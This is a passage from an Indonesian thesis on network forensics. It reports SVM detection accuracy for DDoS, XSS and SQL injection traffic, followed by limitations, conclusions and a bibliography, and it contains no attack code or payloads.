Confusion matrix sqli pada Gambar 4.19 menunjukkan hasil evaluasi pengujian dengan kelas peratama 0 merupakan *SQL Injection Attack Detected* dengan nilai TP sekitar 180, artinya sekitar 180 data terdeteksi dengan benar sebagai *SQL Injection Attack* dan sekitar 250 data FN seharusnya terdeteksi sebagai data positif tetapi tidak. Kelas kedua 1 *SQL Injection Not Found* sekitar 310 data FP yang sebenarnya termasuk dalam kelas negative, tetapi salah diprediksi sebagai kelas positif oleh model sehingga data tersebut salah diidentifikasi sebagai data positif. Sedangkan sekitar 410 data TN merupakan data yang diprediksi dengan benar sebagai kelas negatif.

Tabel 4.17 Hasil Multiple Unit Test & Train

index	**data_train**	**data_test**	**DDoS**	**data_train_1**	**data_test_2**	**XSS**	**data_train_3**	**data_test_4**	**SQLi**
0	90	10	98	90	10	97	90	10	66
1	80	20	98	80	20	98	80	20	67
2	70	30	98	70	30	98	70	30	62
3	60	40	98	60	40	98	60	40	62
4	50	50	98	50	50	97	50	50	61
5	40	60	98	40	60	97	40	60	61
6	30	70	98	30	70	97	30	70	63
7	20	80	97	20	80	97	20	80	64
8	10	90	96	10	90	97	10	90	62

Metode kedua pengujian akurasi dilakukan untuk membandingkan gap antara rasio data latih dengan data uji dengan perbandingan rasio 90:10 sampai 10:90. Tabel 4.17 merupakan hasil dari pengujian *multi unit,* sehingga secara berurut dengan rasio data latih : data uji (90:10) didapatkan hasil akurasi serangan *ddos* 98, 98, 98, 98, 98, 98, 98, 97, 96, akurasi serangan *xss* 97, 98, 98, 98, 97, 97, 97, 97, 97 dan serangan *sqli* 66, 67, 62, 62, 61, 61, 63, 64, 62. Berdasarkan hasil tersebut didapati bahwa akurasi pada serangan *ddos* dan *xss* menunjukkan hanya ada selisih 1 poin yang terjadi selama 9x pengujian. Hal ini menunjukkan bahwa model yang dibuat memiliki pola yang stabil dan nilai akurasi tinggi. Sedangkan pada akurasi serangan *sqli* selisih pada setiap pengujian menunjukkan hasil yang beragam dengan selisih tertinggi sebanyak 5 poin dan terendah 1 poin. Dari data tersebut pola yang ditunjukkan cenderung berubah dan tidak stabil, selain itu nilai akurasi yang ditunjukkan cukup rendah sehingga model deteksi serangan *sqli* masih perlu dikembangkan kembali agar mendapatkan nilai akurasi yang lebih tinggi.

Berdasarkan analisis yang telah dilakukan didapatkan hasil seperti pada Tabel 4.18

Tabel 4.18 Jumlah Serangan Teridentifikasi

Jenis Srangan	**Serangan Teridentifikasi**
DDoS Application Attack	8300 serangan
DDoS Protocol Attack	150 serangan
SQL Injection Attack	180 serangan
XSS Attack	20 serangan

4.5. Keterbatasan Penelitian

Beberapa keterbatasan pada penelitian ini mempengaruhi proses dan hasil yang dihasilkan seperti keterbatasan sumber daya, data dan kebijakan. Proses identifikasi, analisis dan klasifikasi dengan jumlah data yang besar serta penggunaan alat yang dilakukan bersamaan akan memakan banyak sumber daya, sehingga dapat mempengaruhi pada durasi dan akurasi selama proses tersebut berlangsung. Sumber data yang diharapkan untuk mendekati keakuratan tertinggi sulit didapatkan, mengingat suatu insiden siber atau kejahatan siber tidak dapat diprediksi kapan akan terjadi. Penelitian yang dilakukan pada jaringan komputer memiliki resiko yang cukup tinggi jika berkaitan dengan data real dan serangan siber. Selain resiko dari kebocoran dan penyalahgunaan data, informasi lainnya yang bersifat private mungkin dapat terlihat sebab setiap perangkat yang terhubung tentunya dapat berkomunikasi melalui jaringan komputer baik jaringan lokal atau publik.

BAB 5
Kesimpulan dan Saran

5.1. Kesimpulan

Kesimpulan dari hasil penelitian yang telah dilakukan adalah:

1. Investigasi bukti digital tetap dilakukan berdasarkan standar prosedur yang sudah seperti penggunaan framework NIST, ADAM, IDFIF dan framework forensik lainnya atau proses investigasi bisa dilakukan mengikuti kebijakan organisasi yang berlaku. Bukti digital memiliki keragaman data, sehingga perlu ditentukan data seperti apa saja yang akan diinvestigasi dari sebuah barang bukti. Penggunaan *machine learning* dalam investigasi memiliki peran pada saat analisis data, algoritma yang digunakan dapat meningkatkan kualitas, waktu proses dan keakuratan proses analisis data. Tahapan sebelumnya pada penelitian ini dilakukan proses analisis semi-otomatis dengan memanfaatkan beberapa framework ekstraksi data. Hal yang menjadi pembeda pada analisis konvensional, semi-otomatis dan *machine learning* terletak pada proses dan hasilnya. Investigator perlu memahami alat bantu seperti *wireshark* yang digunakan dalam analisis file *.pcapng* secara konvensional, sebagai contoh untuk menampilkan data investigator perlu mengetahui perintah pada aplikasi untuk membantu dalam pencarian data tersebut dan tetap perlu memeriksanya pada setiap frame.

   Teknik semi-otomatis dengan program yang dibuat khusus dapat dengan cepat melakukan proses analisis dan memberikan bentuk visual dari proses yang berjalan, hanya saja teknik semi-otomatis yang digunakan hanya berlaku pada insiden yang sama karena program yang dibuat terbatas pada case penelitian. Sedangkan dalam *machine learning* proses yang bekerja akan membuat model berdasarkan data latih yang diberikan, sehingga ketika ada data uji yang digunakan *machine learning* akan langsung memproses pola yang didapat dari data uji berdasarkan model yang telah dibuat dari data latih. Sebagai contoh untuk melakukan identifikasi serangan seorang investigator perlu melakukan analisis data pada setiap frame dengan menggabungkan perintah untuk menemukan data tersebut. Sedangkan pada *machine learning* terutama pada SVM akan bekerja dengan cara mempelajari model serangan jaringan dari data latih dan pada saat data uji dari file *.pcapng* diinputkan model akan membaca data tersebut dan membagi berdasarkan plot dari model yang dibatasi oleh

hyperplane, sehingga luaran dari proses tersebut jenis serangan akan terklasifikasi tanpa perlu campur tangan kembali.

2. Tingkat akurasi SVM pada klasifikasi serangan *ddos* dan *xss* ada pada tingkat yang baik dengan skor akurasi *0.9982455546147333* pada klasifikasi serangan *ddos* dan *0.982695810564663* pada klasifikasi serangan *xss*, hanya saja pada klasifikasi serangan *sqli* hasil akurasi yang didapatkan kurang baik dengan skor *0.6535087719298246* hal ini disebabkan nilai recall positif pada kelas *SQL Injection Attack Detected* sangat rendah ada pada *0.06* yang menunjukkan model hanya mampu mengidentifikasi 6% serangan *sql injection* yang sebenarnya dan nilai presisi pada kelas *SQL Injection Not Found* ada pada *0.64* artinya model tidak dapat mengidentifikasi dengan baik jika tidak ada serangan *sql injection*. Model yang kurang baik ini terjadi karena beberapa faktor diantaranya ketidak seimbangan kelas, penggunaan fitur dan jenis serangan *sql injection*.

5.2. Saran

Algoritma *machine learning* dapat bekerja dengan baik dalam klasifikasi serangan jaringan dan memiliki score akurasi yang tinggi. Penggunaan data uji menjadi salah satu faktor yang menentukan kualitas model yang akan dibuat. Data uji tersebut berkaitan dengan kondisi data dan penentuan fitur. Jenis serangan jaringan yang beragam dapat mempengaruhi hasil model yang dibuat dan perlu dibuat lebih spesifik untuk meningkatkan kualitas model. Sebagai contoh serangan *sql injection* memiliki beragam turunan, diantaranya *sql injection basic (GET Method), blind sql injection, sql injection post data, sql injection union based* dan varian lainnya.

Daftar Pustaka

Ahmed, M., Seraj, R., & Islam, S. M. S. (2020). The k-means algorithm: A comprehensive survey and performance evaluation. *Electronics (Switzerland)*, *9*(8), 1–12. https://doi.org/10.3390/electronics9081295

Algoritma. (2022). *MENGENAL UNSTRUCTURED DATA*. https://algorit.ma/blog/reinforcement-learning-2022/

Aljabri, M., Aljameel, S. S., Mohammad, R. M. A., Almotiri, S. H., Mirza, S., Anis, F. M., Aboulnour, M., Alomari, D. M., Alhamed, D. H., & Altamimi, H. S. (2021). Intelligent techniques for detecting network attacks: Review and research directions. *Sensors*, *21*(21). https://doi.org/10.3390/s21217070

Ardiyasa, I. W. (2019). Aplikasi Analisis Network Forensic untuk Analisis Serangan pada Syslog Server. *RESEARCH : Computer, Information System & Technology Management*, *2*(2), 59. https://doi.org/10.25273/research.v2i02.5220

B, Y. A. B., Shaker, H., & Kumar, B. (2023). Proceedings of the 1st International Conference on Innovation in Information Technology and Business (ICIITB 2022). *Proceedings of the 1st International Conference on Innovation in Information Technology and Business (ICIITB 2022)*, 96–113. https://doi.org/10.2991/978-94-6463-110-4

Bonaccorso, G. (2017). Machine Learning Algorithms. In *Packt Publishing*. https://doi.org/10.4018/978-1-7998-9220-5.ch054

Brownlee, J. (2016). Master Machine Learning Algorithms: Discover how they work and implement them from scratch. *MAchine Learning Mastery*, 1–163. http://machinelearningmastery.com/a-tour-of-machine-learning-algorithms/

Chambali, M., Muhammad, A. W., & Harsono. (2018). Classification of Network Packages Based on Statistical Analysis and Neural Network. *Jurnal Pengembangan IT (JPIT)*, *03*(1), 67–70.

Chen, D., Yan, Q., Wu, C., & Zhao, J. (2021). SQL Injection Attack Detection and Prevention Techniques Using Deep Learning. *Journal of Physics: Conference Series*, *1757*(1). https://doi.org/10.1088/1742-6596/1757/1/012055

Clement, J. (2019). • *Number of web attacks blocked daily 2018 | Statista*. Statistica. https://www.statista.com/statistics/494961/web-attacks-blocked-per-day-worldwide/

Cornuéjols, A., & Moulet, M. (1997). Machine Learning: A Survey. *Knowledge-Based Systems*, 61–86. https://doi.org/10.1142/9789812819918_0002

Crespo-Martínez, I. S., Campazas-Vega, A., Guerrero-Higueras, Á. M., Riego-DelCastillo, V., Álvarez-Aparicio, C., & Fernández-Llamas, C. (2023). SQL injection attack detection in network flow data. *Computers and Security*, *127*. https://doi.org/10.1016/j.cose.2023.103093

Deriba, F. G., Salau, A. O., Mohammed, S. H., Kassa, T. M., & Demilie, W. B. (2022). Development of a Compressive Framework Using Machine Learning Approaches for SQL Injection Attacks. *Przeglad Elektrotechniczny*, *98*(7), 181–187. https://doi.org/10.15199/48.2022.07.30

Dev, S., Wen, B., Lee, Y. H., & Winkler, S. (2016). Ground-based image analysis: A tutorial on machine-learning techniques and applications. *IEEE Geoscience and Remote Sensing Magazine*, *4*(2), 79–93. https://doi.org/10.1109/MGRS.2015.2510448

Dicoding Intern. (2020). *Apa itu Machine Learning? Beserta Pengertian dan Cara Kerjanya*. https://www.dicoding.com/blog/machine-learning-adalah/

DQLab. (2021). *Kelebihan dan Kekurangan Algoritma Supervised Learning vs Unsupervised Learning*. https://dqlab.id/kelebihan-dan-kekurangan-algoritma-

supervised-learning-vs-unsupervised-learning
Du, X., Hargreaves, C., Sheppard, J., Anda, F., Sayakkara, A., Le-Khac, N. A., & Scanlon, M. (2020). SoK: Exploring the state of the art and the future potential of artificial intelligence in digital forensic investigation. *ACM International Conference Proceeding Series*. https://doi.org/10.1145/3407023.3407068
Elsayed, M. S., Le-Khac, N. A., Dev, S., & Jurcut, A. D. (2019). Machine-Learning Techniques for Detecting Attacks in SDN. *Proceedings of IEEE 7th International Conference on Computer Science and Network Technology, ICCSNT 2019*, 277–281. https://doi.org/10.1109/ICCSNT47585.2019.8962519
Elsayed, M. S., Le-Khac, N. A., Dev, S., & Jurcut, A. D. (2020). DDoSNet: A Deep-Learning Model for Detecting Network Attacks. *Proceedings - 21st IEEE International Symposium on a World of Wireless, Mobile and Multimedia Networks, WoWMoM 2020*, 391–396. https://doi.org/10.1109/WoWMoM49955.2020.00072
Fadlil, A., Riadi, I., & Aji, S. (2017). Development Of Computer Network Security Systems So That Network Forensic Analysis. *Jurnal Ilmu Teknik Elektro Komputer Dan Informatika (JITEKI)*, *3*(1), 11–18.
Fluorida Fibrianda, M., & Bhawiyuga, A. (2018). Analisis Perbandingan Akurasi Deteksi Serangan Pada Jaringan Komputer Dengan Metode Naïve Bayes Dan Support Vector Machine (SVM). *Jurnal Pengembangan Teknologi Informasi Dan Ilmu Komputer*, *2*(9), 3112–3123. http://j-ptiik.ub.ac.id
Ghosh, S., Dasgupta, A., & Swetapadma, A. (2019). A study on support vector machine based linear and non-linear pattern classification. *Proceedings of the International Conference on Intelligent Sustainable Systems, ICISS 2019*, 24–28. https://doi.org/10.1109/ISS1.2019.8908018
Goli, Y. D., & Ambika, R. (2018). Network traffic classification techniques-a review. *2018 International Conference on Computational Techniques, Electronics and Mechanical Systems (CTEMS)*, 219–222.
Hoon, K. S., Yeo, K. C., Azam, S., Shunmugam, B., & De Boer, F. (2018). Critical review of machine learning approaches to apply big data analytics in DDoS forensics. *2018 International Conference on Computer Communication and Informatics, ICCCI 2018*. https://doi.org/10.1109/ICCCI.2018.8441286
Ian Muscat. (2019). *What Are Injection Attacks*. Acunetix. https://www.acunetix.com/blog/articles/injection-attacks/
IBM. (n.d.). *What is machine learning?* https://www.ibm.com/topics/machine-learning#:~:text=the next step-,What is machine learning%3F,rich history with machine learning.
Jacobus, A., & Winarko, E. (2014). Penerapan Metode Support Vector Machine pada Sistem Deteksi Intrusi secara Real-time. *IJCCS (Indonesian Journal of Computing and Cybernetics Systems)*, *8*(1), 13. https://doi.org/10.22146/ijccs.3491
Kadhim, R. W., & Gaata, M. T. (2020). A hybrid of CNN and LSTM methods for securing web application against cross-site scripting attack. *Indonesian Journal of Electrical Engineering and Computer Science*, *21*(2), 1022–1029. https://doi.org/10.11591/ijeecs.v21.i2.pp1022-1029
Kantinit. (2023). *Reinforcement Learning: Pengertian dan Contoh Penerapannya*. https://kantinit.com/kecerdasan-buatan/reinforcement-learning-pengertian-dan-contoh-penerapannya/
Kebande, V. R., Ikuesan, R. A., Karie, N. M., Alawadi, S., Choo, K. K. R., & Al-Dhaqm, A. (2020). Quantifying the need for supervised machine learning in conducting live forensic analysis of emergent configurations (ECO) in IoT environments. *Forensic Science International: Reports*, *2*. https://doi.org/10.1016/j.fsir.2020.100122

Khraisat, A., Gondal, I., Vamplew, P., Kamruzzaman, J., & Alazab, A. (2020). Hybrid intrusion detection system based on the stacking ensemble of C5 decision tree classifier and one class support vector machine. *Electronics (Switzerland)*, *9*(1). https://doi.org/10.3390/electronics9010173

Korac, D., Damjanovic, B., & Simic, D. (2020). Information Security in M-learning Systems: Challenges and Threats of Using Cookies. *2020 19th International Symposium INFOTEH-JAHORINA, INFOTEH 2020 - Proceedings*, *March*, 18–20. https://doi.org/10.1109/INFOTEH48170.2020.9066344

Krivchenkov, A., Misnevs, B., & Pavlyuk, D. (2019). Intelligent methods in digital forensics: State of the art. In *Lecture Notes in Networks and Systems* (Vol. 68). Springer International Publishing. https://doi.org/10.1007/978-3-030-12450-2_26

Latchoumi, T. P., Reddy, M. S., & Balamurugan, K. (2020). *European Journal of Molecular & Clinical Medicine Applied Machine Learning Predictive Analytics to SQL Injection Attack Detection and Prevention*. *07*(02), 3543–3553.

Li, Q., Li, W., Wang, J., & Cheng, M. (2019). A SQL Injection Detection Method Based on Adaptive Deep Forest. *IEEE Access*, *7*, 145385–145394. https://doi.org/10.1109/ACCESS.2019.2944951

Maabreh, M., Obeidat, I., Elsoud, E. A., Alnajjai, A., Alzyoud, R., & Darwish, O. (2022). Towards Data-Driven Network Intrusion Detection Systems: Features Dimensionality Reduction and Machine Learning. *International Journal of Interactive Mobile Technologies*, *16*(14), 123–135. https://doi.org/10.3991/ijim.v16i14.30197

Mack, J., Hu, Y.-H. (Frank), & Hoppa, M. A. (2019). A Study of Existing Cross-Site Scripting Detection and Prevention Techniques Using XAMPP and VirtualBox. *Virginia Journal of Science*, *70*(3), 1. https://doi.org/10.25778/bx6k-2285

Mahesh, B. (2019). Machine Learning Algorithms - A Review | Enhanced Reader. *International Journal of Science and Research (IJSR)*, *18*(8), 381–386. https://doi.org/10.21275/ART20203995

Mereani, F. A. (2018). *The International Conference on Advanced Machine Learning Technologies and ... - Google Books*. *2*, 200–210. https://doi.org/10.1007/978-3-319-74690-6

Mnih, V., Kavukcuoglu, K., Silver, D., Rusu, A. A., Veness, J., Bellemare, M. G., Graves, A., Riedmiller, M., Fidjeland, A. K., Ostrovski, G., Petersen, S., Beattie, C., Sadik, A., Antonoglou, I., King, H., Kumaran, D., Wierstra, D., Legg, S., & Hassabis, D. (2015). Human-level control through deep reinforcement learning. *Nature*, *518*(7540), 529–533. https://doi.org/10.1038/nature14236

Mohammed, S. S., Hussain, R., Senko, O., Bimaganbetov, B., Lee, J. Y., Hussain, F., Kerrache, C. A., Barka, E., & Alam Bhuiyan, M. Z. (2018). A New Machine Learning-based Collaborative DDoS Mitigation Mechanism in Software-Defined Network. *International Conference on Wireless and Mobile Computing, Networking and Communications*, *2018-October*, 1–8. https://doi.org/10.1109/WiMOB.2018.8589104

Mokbal, F. M. M., Dan, W., Imran, A., Jiuchuan, L., Akhtar, F., & Xiaoxi, W. (2019a). MLPXSS: An Integrated XSS-Based Attack Detection Scheme in Web Applications Using Multilayer Perceptron Technique. *IEEE Access*, *7*, 100567–100580. https://doi.org/10.1109/ACCESS.2019.2927417

Mokbal, F. M. M., Dan, W., Imran, A., Jiuchuan, L., Akhtar, F., & Xiaoxi, W. (2019b). MLPXSS: An Integrated XSS-Based Attack Detection Scheme in Web Applications Using Multilayer Perceptron Technique. *IEEE Access*, *7*, 100567–100580. https://doi.org/10.1109/ACCESS.2019.2927417

Mughal, A. A. (2020). Cyber Attacks on OSI Layers: Understanding the Threat Landscape.

Journal of Humanities and Applied Science Research, *3*(1), 32–49. https://orcid.org/0009-0006-8460-8006

Myles, A. J., Feudale, R. N., Liu, Y., Woody, N. A., & Brown, S. D. (2004). An introduction to decision tree modeling. *Journal of Chemometrics*, *18*(6), 275–285. https://doi.org/10.1002/cem.873

Nguyen, K., Tran, D., Ma, W., & Sharma, D. (2014). An approach to detect network attacks applied for network forensics. *2014 11th International Conference on Fuzzy Systems and Knowledge Discovery, FSKD 2014*, 655–660. https://doi.org/10.1109/FSKD.2014.6980912

Nomm, S., & Bahsi, H. (2018). Unsupervised Anomaly Based Botnet Detection in IoT Networks. *Proceedings - 17th IEEE International Conference on Machine Learning and Applications, ICMLA 2018*, 1048–1053. https://doi.org/10.1109/ICMLA.2018.00171

Nwosu, C. S., Dev, S., Bhardwaj, P., Veeravalli, B., & John, D. (2019). Predicting Stroke from Electronic Health Records. *Proceedings of the Annual International Conference of the IEEE Engineering in Medicine and Biology Society, EMBS*, 5704–5707. https://doi.org/10.1109/EMBC.2019.8857234

Obaid, H. S., & Abeed, E. H. (2020). DoS and DDoS Attacks at OSI Layers. In *International Journal of Multidisciplinary Research and Publications* (Vol. 2, Issue 8, pp. 1–9). ijmrap.com. https://www.researchgate.net/publication/338670829

OWASP. (2021). *OWASP Top 10 Risks – Not Top 10 impacts, Likelihoods, or Vulnerabilities*. https://owasp.org/Top10/

Pilli, E. S., Joshi, R. C., & Niyogi, R. (2010). A Generic Framework for Network Forensics. *International Journal of Computer Applications*, *1*(11), 1–6. https://doi.org/10.5120/251-408

Pisner, D. A., & Schnyer, D. M. (2019a). Support vector machine. In *Machine Learning: Methods and Applications to Brain Disorders*. Elsevier Inc. https://doi.org/10.1016/B978-0-12-815739-8.00006-7

Pisner, D. A., & Schnyer, D. M. (2019b). Support vector machine. In A. Mechelli & S. B. T.-M. L. Vieira (Eds.), *Machine Learning: Methods and Applications to Brain Disorders* (pp. 101–121). Academic Press. https://doi.org/10.1016/B978-0-12-815739-8.00006-7

Praseed, A., & Santhi Thilagam, P. (2019). DDoS attacks at the application layer: Challenges and research perspectives for safeguarding web applications. *IEEE Communications Surveys and Tutorials*, *21*(1), 661–685. https://doi.org/10.1109/COMST.2018.2870658

Rai, A., Miraz, M. M. I., Das, D., Kaur, H., & Swati. (2021). SQL Injection: Classification and Prevention. *Proceedings of 2021 2nd International Conference on Intelligent Engineering and Management, ICIEM 2021*, 367–372. https://doi.org/10.1109/ICIEM51511.2021.9445347

Raschaka, S., & Mirjalili, V. (2019). *Python Machine Learning* (Third Edit). Packt Publisher. https://www.google.co.id/books/edition/Python_Machine_Learning/sKXIDwAAQBAJ?hl=id&gbpv=1&pg=PP3&printsec=frontcover

Rizal, R., Riadi, I., & Prayudi, Y. (2018). Network Forensics for Detecting Flooding Attack on Internet of Things (IoT) Device Integrated Multimedia Forensic Investigation Framework View project MEMBANGUN INTEGRATED DIGITAL FORENSICS INVESTIGATION FRAMEWORK (IDFIF) MENGGUNAKAN METODE SEQUENTIAL LOGIC View project Network Forensics for Detecting Flooding Attack on Internet of Things (IoT) Device. In *Int. J. Cyber-Security Digit.*

Forensics (Issue September, pp. 382–390). researchgate.net. https://www.researchgate.net/publication/327392701

Roihan, A., Sunarya, P. A., & Rafika, A. S. (2020). Pemanfaatan Machine Learning dalam Berbagai Bidang: Review paper. *IJCIT (Indonesian Journal on Computer and Information Technology)*, *5*(1), 75–82. https://doi.org/10.31294/ijcit.v5i1.7951

Roy, P., Kumar, R., & Rani, P. (2022). SQL Injection Attack Detection by Machine Learning Classifier. *Proceedings - International Conference on Applied Artificial Intelligence and Computing, ICAAIC 2022, May*, 394–400. https://doi.org/10.1109/ICAAIC53929.2022.9792964

Sanmorino, A. (2019). A study for DDOS attack classification method. *Journal of Physics: Conference Series*, *1175*(1). https://doi.org/10.1088/1742-6596/1175/1/012025

Shen, M., Tang, X., Zhu, L., Du, X., & Guizani, M. (2019). Privacy-Preserving Support Vector Machine Training over Blockchain-Based Encrypted IoT Data in Smart Cities. *IEEE Internet of Things Journal*, *6*(5), 7702–7712. https://doi.org/10.1109/JIOT.2019.2901840

Sikos, L. F. (2020). Packet analysis for network forensics: A comprehensive survey. In *Forensic Science International: Digital Investigation* (Vol. 32). Elsevier. https://doi.org/10.1016/j.fsidi.2019.200892

Singh, K., Singh, P., & Kumar, K. (2017). Application layer HTTP-GET flood DDoS attacks: Research landscape and challenges. *Computers and Security*, *65*, 344–372. https://doi.org/10.1016/j.cose.2016.10.005

Singh, N. A., Singh, J., & De, T. (2016). Distributed denial of service attack detection using naive bayes classifier through info gain feature selection. *ACM International Conference Proceeding Series*, *25-26-August-2016*(Icimia), 711–717. https://doi.org/10.1145/2980258.2980379

Siris, V. A. (2021). *Denial of Service and Anomaly Detection*. Geeksforgeeks. https://www.geeksforgeeks.org/deniel-service-prevention/

Somvanshi, M. (2016). *A Review of Machine Learning Techniques using Decision Tree and Support Vector Machine*.

Su, X., Yan, X., & Tsai, C. L. (2012). Linear regression. *Wiley Interdisciplinary Reviews: Computational Statistics*, *4*(3), 275–294. https://doi.org/10.1002/wics.1198

Tageldin, L., & Venter, H. (2023). Machine-Learning Forensics: State of the Art in the Use of Machine-Learning Techniques for Digital Forensic Investigations within Smart Environments. *Applied Sciences (Switzerland)*, *13*(18), 10169. https://doi.org/10.3390/app131810169

Tang, P., Qiu, W., Huang, Z., Lian, H., & Liu, G. (2020). Detection of SQL injection based on artificial neural network. *Knowledge-Based Systems*, *190*, 105528. https://doi.org/10.1016/j.knosys.2020.105528

Tsochev, G., Trifonov, R., Nakov, O., Manolov, S., & Pavlova, G. (2020). Cyber security: Threats and Challenges. *IEEE Explore*.

Vijayalakshmi, K., & Syed Mohamed, E. (2021). Case Study: Extenuation of XSS Attacks through Various Detecting and Defending Techniques. *Journal of Applied Security Research*, *16*(1), 91–126. https://doi.org/10.1080/19361610.2020.1735283

Wang, Q., & Zhan, Z. (2011). Reinforcement learning model, algorithms and its application. *Proceedings 2011 International Conference on Mechatronic Science, Electric Engineering and Computer, MEC 2011*, *1*, 1143–1146. https://doi.org/10.1109/MEC.2011.6025669

Webb, G. I. (2016). Encyclopedia of Machine Learning and Data Science. *Encyclopedia of Machine Learning and Data Science, January 2016*. https://doi.org/10.1007/978-1-4899-7502-7

Widiyasono, N., Giriantari, I. A. D., Sudarma, M., & Linawati, L. (2021). Detection of Mirai Malware Attacks in IoT Environments Using Random Forest Algorithms. *TEM Journal*, *10*(3), 1209–1219. https://doi.org/10.18421/TEM103-27

Williams, J. (2019). *Injection Theory | OWASP*. Owasp. https://owasp.org/www-community/Injection_Theory

Wirawan, I. N. T., & Eksistyanto, I. (2015). Penerapan Naive Bayes Pada Intrusion Detection System Dengan Diskritisasi Variabel. *JUTI: Jurnal Ilmiah Teknologi Informasi*, *13*(2), 182. https://doi.org/10.12962/j24068535.v13i2.a487

Wu, H., & Zhao, L. (2015). ▪ *Injection Attacks*. Web Security. https://doi.org/10.1201/b18327-11

Xu, G., Xie, X., Huang, S., Zhang, J., Pan, L., Lou, W., & Liang, K. (2022). JSCSP: A Novel Policy-Based XSS Defense Mechanism for Browsers. *IEEE Transactions on Dependable and Secure Computing*, *19*(2), 862–878. https://doi.org/10.1109/TDSC.2020.3009472

Yang, W., Zuo, W., & Cui, B. (2019). Detecting Malicious URLs via a Keyword-Based Convolutional Gated-Recurrent-Unit Neural Network. *IEEE Access*, *7*, 29891–29900. https://doi.org/10.1109/ACCESS.2019.2895751

Yudhana, A., Riadi, I., & Ridho, F. (2018). DDoS classification using neural network and naïve bayes methods for network forensics. In *International Journal of Advanced Computer Science and Applications* (Vol. 9, Issue 11, pp. 177–183). pdfs.semanticscholar.org. https://doi.org/10.14569/ijacsa.2018.091125

Zwilling, M., Klien, G., Lesjak, D., Wiechetek, Ł., Cetin, F., & Basim, H. N. (2022). Cyber Security Awareness, Knowledge and Behavior: A Comparative Study. *Journal of Computer Information Systems*, *62*(1), 82–97. https://doi.org/10.1080/08874417.2020.1712269

Сетевых, М., Типа, А., Инъекций, Х. S. S. И. S.-, Ресурсы, Н. А. В. Е. Б., Различные, У., & Сложности, У. (2021). *2021_Unknown_MODEL OF NETWORK ATTACKS TYPE XSS AND SQL INJECTIONS*. 196–204.